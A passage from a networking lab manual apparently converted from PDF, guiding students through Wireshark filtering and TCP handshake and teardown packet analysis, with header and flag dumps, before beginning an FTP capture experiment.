
- Filter tcp traffic

Analyse the TCP packets using the Filter box. Type "tcp" in the Filter box to get allthe TCP packets.




### b. Follow TCP Stream

To view the one complete three way tcp handshake connection, right click on anygreen color traffic and select “Follow”. Choose “TCP Stream” as given



below:

one window will open. Click on the close button.



The screenshot shows the Wireshark interface with a single TCP stream selected. The title bar reads "Wireshark - Follow TCP Stream (tcp.stream eq 35) - Traffic1.pcap". The main pane displays the following HTTP request and response:


```
GET / HTTP/1.1
Host: www.linux.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 301 Moved Permanently
Date: Sat, 24 Apr 2021 02:23:29 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=d89f55e5a06fd406d54c944fe2682ddb1619231009; expires=Mon, 24-May-21
02:23:29 GMT; path=/; domain=.linux.org; HttpOnly; SameSite=Lax
Location: https://www.linux.org/
CF-Cache-Status: DYNAMIC
cf-request-id: 09a349818a0000d9d0c5867000000001
Report-To: {"group":"cf-nel","endpoints":[{"url":"https://a.nel.cloudflare.com/report?s=lo%2BCvaZDubneL4nF580jgfMu7hq2jT29FF%2B6%2BqQqCrjy95XBa387mbvyE9Qcjp5P1pv7MZ6t2JDXwR0g3NNwOJNo4Y%2BeupGnZEA2%2BsJo"}],"max_age":604800}
NEL: {"report_to":"cf-nel","max_age":604800}

1 client pkt(s), 2 server pkt(s), 1 turn(s).
```

The bottom of the window includes standard Wireshark controls: "Entire conversation (1366 bytes)", "Show and save data as ASCII", "Stream 35", "Find" input field, "Find Next" button, "Help" button, "Filter Out This Stream", "Print", "Save as...", "Back", and "Close" button.


Result after using TCP stream is given below:



### 3. Step 3: Analyze TCP Header


#### a. Analyze TCP SYN Traffic

Try to observe the TCP SYN traffic captured in the Wireshark packet list pane. Type `tcp.port == 80` in the Filter box and press Enter.



Right click on the first SYN packet and select Follow and then click on TCP Stream.

**Click on the Close button. The below screen will be visible.**



**Expand Transmission Control Protocol to view the further details and observe the following:**

- Observe the Source port. Notice that it is a dynamic port selected for this connection.
- Observe the Destination port. Notice that it should be 80.
- Observe the Sequence number. Notice that it is 0 (relative sequence number). To see the actual sequence number, select the Sequence number to highlight the sequence number in the bottom Wireshark bytes pane.

```

Transmission Control Protocol, Src Port: 53822, Dst Port: 80, Seq: 0, Len: 0
Source Port: 53822
Destination Port: 80
[Stream index: 36]
[TCP Segment Len: 0]
Sequence number: 0 (relative sequence number)
[Next sequence number: 0 (relative sequence number)]
Acknowledgment number: 0
1010 = Header Length: 40 bytes (10)
▶ Flags: 0x002 (SYN)
Window size value: 64240
[Calculated window size: 64240]
Checksum: 0xf257 [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0

```

Expand Flags to view flag details. Observe the flag settings. Notice that SYN is set, indicating the first segment in the TCP three-way handshake.


```

Flags: 0x002 (SYN)
000. = Reserved: Not set
...0 =Nonce: Not set
.... 0.... = Congestion Window Reduced (CWR): Not set
.... .0.. = ECN-Echo: Not set
.... ..0. = Urgent: Not set
.... ...0 = Acknowledgment: Not set
.... 0.... = Push: Not set
....0.. = Reset: Not set
▶1. = Syn: Set
....0 = Fin: Not set
[TCP Flags:S..]

```

### b. Analyze TCP SYN, ACK Traffic

Click on the SYN ,ACK packet and start analyzing TCP SYN, ACK Traffic.



| Time         | Source         | Destination    | Protocol | Length | Info                                     |
|--------------|----------------|----------------|----------|--------|------------------------------------------|
| 22.024763746 | 172.17.0.2     | 172.67.153.210 | TCP      | 74     | 53822 → 80 [SYN] Seq=0 Win=64            |
| 22.104653944 | 172.67.153.210 | 172.17.0.2     | TCP      | 66     | 80 → 53822 [SYN, ACK] Seq=0 Ack=1 Win=64 |
| 22.104667696 | 172.17.0.2     | 172.67.153.210 | TCP      | 54     | 53822 → 80 [ACK] Seq=1 Ack=1 Win=64      |
| 27.776075112 | 172.17.0.2     | 172.67.153.210 | TCP      | 54     | 53822 → 80 [FIN, ACK] Seq=1 Ack=1 Win=64 |
| 27.838943501 | 172.67.153.210 | 172.17.0.2     | TCP      | 54     | 80 → 53822 [FIN, ACK] Seq=1 Ack=1 Win=64 |
| 27.838973731 | 172.17.0.2     | 172.67.153.210 | TCP      | 54     | 53822 → 80 [ACK] Seq=2 Ack=2 Win=64      |

Expand Transmission Control Protocol to view TCP details.

- Observe the Source port. Notice that it will be 80.

- Observe the Destination port. Notice that it is the same dynamic port selected for this connection.
- Observe the Sequence number. Notice that it is 0 (relative sequence number). To see the actual sequence number, select Sequence number to highlight the sequence number in the bottom Wireshark bytes pane.
- Observe the Acknowledgement number. Notice that it is 1 (relative ack number). To see the actual acknowledgement number, select Acknowledgement number to highlight the acknowledgement number in the bottom pane. Notice that the actual acknowledgement number is one greater than the sequence number in the previous segment.

```
Transmission Control Protocol, Src Port: 80, Dst Port: 53822, Seq: 0, Ack: 1,
Source Port: 80
Destination Port: 53822
[Stream index: 36]
[TCP Segment Len: 0]
Sequence number: 0 (relative sequence number)
[Next sequence number: 0 (relative sequence number)]
Acknowledgment number: 1 (relative ack number)
1000 = Header Length: 32 bytes (8)
▶ Flags: 0x012 (SYN, ACK)
Window size value: 65535
[Calculated window size: 65535]
Checksum: 0x7a77 [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
```

**Expand Flags to view flag details. Observe the flag settings. Notice that SYN and ACK are set, indicating the second segment in the TCP three-way handshake.**

```
Flags: 0x012 (SYN, ACK)
000. = Reserved: Not set
....0 = Nonce: Not set
.... .0.... = Congestion Window Reduced (CWR): Not set
.... .0.. = ECN-Echo: Not set
.... ..0. = Urgent: Not set
.... ...1 = Acknowledgment: Set
....0.... = Push: Not set
....0.. = Reset: Not set
▶1. = Syn: Set
....0 = Fin: Not set
[TCP Flags:A-S.]
```

### c. Analyze TCP ACK Traffic

**Click on the ACK packet and start analyzing TCP ACK Traffic.**

| tcp.stream eq 36 |                |                |          |        |                                      |  | Expression. |
|------------------|----------------|----------------|----------|--------|--------------------------------------|--|-------------|
| Time             | Source         | Destination    | Protocol | Length | Info                                 |  |             |
| 22.024763746     | 172.17.0.2     | 172.67.153.210 | TCP      | 74     | 53822 → 80 [SYN] Seq=0 Win=642       |  |             |
| 22.104653944     | 172.67.153.210 | 172.17.0.2     | TCP      | 66     | 80 → 53822 [SYN, ACK] Seq=0 Ack=1    |  |             |
| 22.104667696     | 172.17.0.2     | 172.67.153.210 | TCP      | 54     | 53822 → 80 [ACK] Seq=1 Ack=1 Win=642 |  |             |
| 27.776075112     | 172.17.0.2     | 172.67.153.210 | TCP      | 54     | 53822 → 80 [FIN, ACK] Seq=1 Ack=2    |  |             |
| 27.838943501     | 172.67.153.210 | 172.17.0.2     | TCP      | 54     | 80 → 53822 [FIN, ACK] Seq=1 Ack=2    |  |             |
| 27.838973731     | 172.17.0.2     | 172.67.153.210 | TCP      | 54     | 53822 → 80 [ACK] Seq=2 Ack=2 Win=642 |  |             |

### Expand Transmission Control Protocol to view TCP details.

- Observe the Source port. Notice that it is the same dynamic port selected for this connection.
- Observe the Destination port. Notice that it should be 80.
- Observe the Sequence number. Notice that it is 2 (relative sequence number).
- Observe the Acknowledgement number. Notice that it is 2 (relative ack number).

```
Transmission Control Protocol, Src Port: 53822, Dst Port: 80, Seq: 1.
Source Port: 53822
Destination Port: 80
[Stream index: 36]
[TCP Segment Len: 0]
Sequence number: 1 (relative sequence number)
[Next sequence number: 1 (relative sequence number)]
Acknowledgment number: 1 (relative ack number)
0101 = Header Length: 20 bytes (5)
▶ Flags: 0x010 (ACK)
Window size value: 502
[Calculated window size: 64256]
[Window size scaling factor: 128]
Checksum: 0xf243 [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
```

Expand Flags to view flag details. Observe the flag settings. Notice that ACK is set, indicating the third segment in the TCP teardown handshake. The client has acknowledged the server closing the TCP connection.

```

Flags: 0x010 (ACK)
000. = Reserved: Not set
...0 =Nonce: Not set
.... 0.... = Congestion Window Reduced (CWR): Not set
.... .0.. = ECN-Echo: Not set
.... ..0. = Urgent: Not set
.... ...1 = Acknowledgment: Set
.... 0.... = Push: Not set
....0.. = Reset: Not set
....0. = Syn: Not set
....0 = Fin: Not set
[TCP Flags:A.....]

```

#### d. Analyze TCP FIN ACK Traffic

**Click on the FIN, ACK packet and start analyzing TCP FIN, ACK Traffic.**

| tcp.stream eq 36 |                |                |          |        |                              | Expression |
|------------------|----------------|----------------|----------|--------|------------------------------|------------|
| Time             | Source         | Destination    | Protocol | Length | Info                         |            |
| 22.024763746     | 172.17.0.2     | 172.67.153.210 | TCP      | 74     | 53822 → 80 [SYN] Seq=0 Win=6 |            |
| 22.104653944     | 172.67.153.210 | 172.17.0.2     | TCP      | 66     | 80 → 53822 [SYN, ACK] Seq=0  |            |
| 22.104667696     | 172.17.0.2     | 172.67.153.210 | TCP      | 54     | 53822 → 80 [ACK] Seq=1 Ack=1 |            |
| 27.776075112     | 172.17.0.2     | 172.67.153.210 | TCP      | 54     | 53822 → 80 [FIN, ACK] Seq=1  |            |
| 27.838943501     | 172.67.153.210 | 172.17.0.2     | TCP      | 54     | 80 → 53822 [FIN, ACK] Seq=1  |            |
| 27.838973731     | 172.17.0.2     | 172.67.153.210 | TCP      | 54     | 53822 → 80 [ACK] Seq=2 Ack=2 |            |

**Expand Transmission Control Protocol to view TCP details.**

- Observe the Source port. Notice that it should be 80.
- Observe the Destination port. Notice that it is the same dynamic port selected for this connection.
- Observe the Sequence number. Notice that it is 1 (relative sequence number).
- Observe the Acknowledgement number. Notice that it is 2 (relative ack number).

```

Transmission Control Protocol, Src Port: 80, Dst Port: 53822, Seq: 1, Ack: 2, Len: 0
Source Port: 80
Destination Port: 53822
[Stream index: 36]
[TCP Segment Len: 0]
Sequence number: 1 (relative sequence number)
[Next sequence number: 1 (relative sequence number)]
Acknowledgment number: 2 (relative ack number)
0101 = Header Length: 20 bytes (5)
Flags: 0x011 (FIN, ACK)
Window size value: 64
[Calculated window size: 65536]
[Window size scaling factor: 1024]
Checksum: 0xbace [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0

```

**Expand Flags to view flag details. Observe the flag settings. Notice that FIN and ACK are set, indicating the second segment in the TCP three-way handshake. The server has indicated it is closing the TCP connection with the client.**

```
Flags: 0x011 (FIN, ACK)
 000. = Reserved: Not set
 ...0 =Nonce: Not set
 0.... = Congestion Window Reduced (CWR): Not set
0... = ECN-Echo: Not set
0. = Urgent: Not set
1 = Acknowledgment: Set
 0... = Push: Not set
0.. = Reset: Not set
0. = Syn: Not set
1 = Fin: Set
 [TCP Flags:A...F]
```

#### e. Analyze TCP FIN ACK Traffic

**Click on the ACK packet and start analyzing TCP ACK Traffic.**

| Time         | Source         | Destination    | Protocol | Length | Info                    |
|--------------|----------------|----------------|----------|--------|-------------------------|
| 22.024763746 | 172.17.0.2     | 172.67.153.210 | TCP      | 74     | 53822 → 80 [SYN] Seq=0  |
| 22.104653944 | 172.67.153.210 | 172.17.0.2     | TCP      | 66     | 80 → 53822 [SYN, ACK] S |
| 22.104667696 | 172.17.0.2     | 172.67.153.210 | TCP      | 54     | 53822 → 80 [ACK] Seq=1  |
| 27.776075112 | 172.17.0.2     | 172.67.153.210 | TCP      | 54     | 53822 → 80 [FIN, ACK] S |
| 27.838943501 | 172.67.153.210 | 172.17.0.2     | TCP      | 54     | 80 → 53822 [FIN, ACK] S |
| 27.838973731 | 172.17.0.2     | 172.67.153.210 | TCP      | 54     | 53822 → 80 [ACK] Seq=2  |

**Expand Transmission Control Protocol to view TCP details.**

- Observe the Source port. Notice that it is the same dynamic port selected for this connection.
- Observe the Destination port. Notice that it must be 80.
- Observe the Sequence number. Notice that it is 2 (relative sequence number).
- Observe the Acknowledgement number. Notice that it is 2 (relative ack number).

```
Transmission Control Protocol, Src Port: 53822, Dst Port: 80, Seq: 2, Ack: 2, Len: 0
 Source Port: 53822
 Destination Port: 80
 [Stream index: 36]
 [TCP Segment Len: 0]
 Sequence number: 2 (relative sequence number)
 [Next sequence number: 2 (relative sequence number)]
 Acknowledgment number: 2 (relative ack number)
 0101 = Header Length: 20 bytes (5)
 ▶ Flags: 0x010 (ACK)
 Window size value: 502
 [Calculated window size: 64256]
 [Window size scaling factor: 128]
 Checksum: 0xf243 [unverified]
 [Checksum Status: Unverified]
 Urgent pointer: 0
```

Expand Flags to view flag details. Observe the flag settings. Notice that ACK is set, indicating the third segment in the TCP teardown handshake. The client has acknowledged the server closing the TCP connection.

|                 |                                                         |       |
|-----------------|---------------------------------------------------------|-------|
| EXPT.NO<br>7(B) | ANALYZE THE PACKET CAPTURE USING<br>WIRESHARK TOOL(FTP) | DATE: |
|-----------------|---------------------------------------------------------|-------|

AIM:

The main aim is to analyze the packet capturing using wire shark tool.

PROCEDURE:

Wireshark is a software tool used to monitor the network traffic through a network interface. It is the most widely used network monitoring tool today. Wireshark is loved equally by system administrators, network engineers, network enthusiasts, network security professionals and black hat hackers.

The basic features of Wireshark are:

**Packet Monitor:** This segment visually shows the packets flowing inside the network. There are color codes for each type of packet. The packets are shown with the following information :

1. Source address
2. Destination address
3. Packet type
4. Hex dump of the packet
5. Contents of the packet in text
6. Source port(if applicable)
7. Destination port(if applicable)

**Import from a capture file:** This feature lets you import packets dump from a capture file to analyse further. There are many formats supported by Wireshark, some of them are:


- pcapng
- libpcap
- Oracle snoop and atmsnoop

**Export to a capture file:** Wireshark lets you save the results as a capture file to continue working on them at later point of time.

## STEPS

